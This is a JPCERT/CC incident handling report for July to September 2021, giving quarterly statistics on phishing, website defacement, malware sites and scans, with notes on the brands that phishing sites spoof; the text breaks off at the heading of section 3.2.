JPCERT/CC Incident Handling Report

[July 1, 2021 - September 30, 2021]

JPCERT Coordination Center
October 14, 2021

Table of Contents

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from July 1, 2021 through September 30, 2021.

[*1] JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1: Number of incident reports]

	Jul	Aug	Sept	Total	Last Qtr. Total
Number of Reports [*2]	4,269	4,453	3,747	12,469	10,274
Number of Incident [*3]	2,490	3,319	2,977	8,786	6,977
Cases Coordinated [*4]	1,226	1,683	1,805	4,714	3,745


[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.


[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 12,469. Of these, the number of domestic and overseas organizations that JPCERT/CC coordinated with was 4,714. When compared with the previous quarter, the total number of reports increased by 21%, and the number of cases coordinated increased by 26%. Year on year, the number of reports decreased by 10%, and the number of cases coordinated decreased by 2%.

[Figure 1] and [Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC.



[Figure 1: Change in the number of incident reports]




[Figure 2: Change in the number of incident cases coordinated]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories." [Chart 2] shows the number of incidents received per category in this quarter. The breakdown in percentage is shown in [Figure 3].

[Chart 2: Number of incidents by category]


Incident Category	Jul	Aug	Sept	Total	Last Qtr. Total
Phishing Site	1,681	2,469	2,161	6,311	4,841
Website Defacement	173	244	162	579	251
Malware Site	10	26	83	119	38
Scan	414	454	423	1,291	1,385
DoS/DDoS	1	0	6	7	8
ICS Related	0	0	0	0	0
Targeted attack	0	2	2	4	5
Other	211	124	140	475	449




[Figure 3: Percentage of incidents by category]

Incidents categorized as phishing sites accounted for 71.8%, and those categorized as scans, which search for vulnerabilities in systems, made up 14.7%.


[Figure 4] through [Figure 7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 4: Change in the number of phishing sites]



[Figure 5: Change in the number of website defacements]




[Figure 6: Change in the number of malware sites]



[Figure 7: Change in the number of scans]

[Figure 8] provides an overview as well as a breakdown of the incidents that were coordinated / handled.



No.Incidents
8785

No.Reports
12469

Coordinated
4714

Phishing Site
6311

Incidents Notified
2471
− Site Operation Verified

Domestic
23%

Overseas
77%

Time (business days)	
0～3days	57%
4～7days	23%
8～10days	6%
11days(more than)	14%

Notification Unnecessary
3840
− Site could not be verified

Web defacement
579

Incidents Notified
461
− Verified defacement of site
− High level threat

Domestic
92%

Overseas
8%

Time (business days)	
0～3days	27%
4～7days	22%
8～10days	5%
11days(more than)	46%

Notification Unnecessary
118
− Could not verify site
− Party has been notified
− Information sharing
− Low level theat

Malware Site
119

Incidents Notified
41
− Site operation verified
− High level threat

Domestic
63%

Overseas
37%

Time (business days)	
0～3days	8%
4～7days	54%
8～10days	7%
11days(more than)	32%

Notification Unnecessary
78
− Could not verify site
− Party has been notified
− Information sharing
− Low level theat

Scan
1291

Incidents Notified
421
− Detailed logs
− Notification desired

Domestic
92%

Overseas
8%

Notification Unnecessary
870
− Incomplete logs
− Party has been notified
− Information Sharing

DoS/DDoS
7

Incidents Notified
0
− Detailed logs
− Notification desired

Domestic
−

Overseas
−

Notification Unnecessary
7
− Incomplete logs
− Party has been notified
− Information Sharing

ICS Related
0

Incidents Notified
0

Domestic
−

Overseas
−

Notification Unnecessary
0

Targeted attack
4

Incidents Notified
1
− Verified evidence of attack
− Verified infrastructure for attack

Domestic
0%

Overseas
100%

Notification Unnecessary
3
− Insufficient information
− Currently no threat

Other
474

Incidents Notified
240
−High level threat
−Notification desired

Domestic
88%

Overseas
13%

Notification Unnecessary
234
− Party hasnbeen notified
− Information Sharing
− Low level threat

[Figure 8: Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


During this quarter, 6,311 reports on phishing sites were received, representing a 30% increase from 4,841 in the previous quarter. This marks an 8% increase from the same quarter last year (5,845).

During this quarter, there were 3,533 phishing sites that spoofed domestic brands, increasing 29% from 2,732 in the previous quarter. There were 1,570 phishing sites that spoofed overseas brands, increasing 38% from 1,134 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 3], and a breakdown by industry for domestic and overseas brands is shown in [Figure 9]

[Chart 3: Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Jul	Aug	Sept	Domestic/Overseas Total (%)
Domestic Brand	1,032	1,389	1,112	3,533（56%）
Overseas Brand	263	516	791	1,570（25%）
Unknown Brand [*5]	386	564	258	1,208（19%）
Monthly Total	1,681	2,469	2,161	6,311

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 9 : Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 69% spoofed e-commerce websites for overseas brands and 55.4% spoofed financial institution websites for domestic brands, both representing the largest share respectively.

This quarter, about 1.3 times as many phishing sites were reported as the previous quarter.

Among the phishing sites reported for domestic brands, there were many sites spoofing the member login page of banks and credit card companies and the user login page of mobile network operators. There were also more reports of phishing sites spoofing the online shopping site of consumer electronics retailers and Webmail services offered by Internet service providers than ever before. Other phishing sites reported include those spoofing Electronic Toll System usage inquiry services and the “COVID-19 Vaccine Navi” website provided by the Japanese Ministry of Health, Labour and Welfare.
On the other hand, the number of phishing sites reported for overseas brands remained roughly the same as in the previous quarter, and those spoofing the login page of online shopping sites accounted for more than half the total.


Many of the phishing sites use domains combining a string of five to seven alphanumeric characters with a top-level domain such as .com, .cn, .xyz, .shop and .top, often accompanied by a subdomain made to resemble a legitimate brand name.

The parties that JPCERT/CC contacted for coordination of phishing sites were 23% domestic and 77% overseas for this quarter, indicating an increase in domestic parties compared to the previous quarter (domestic: 19%, overseas: 81%).

3.2. Website Defacement Trends

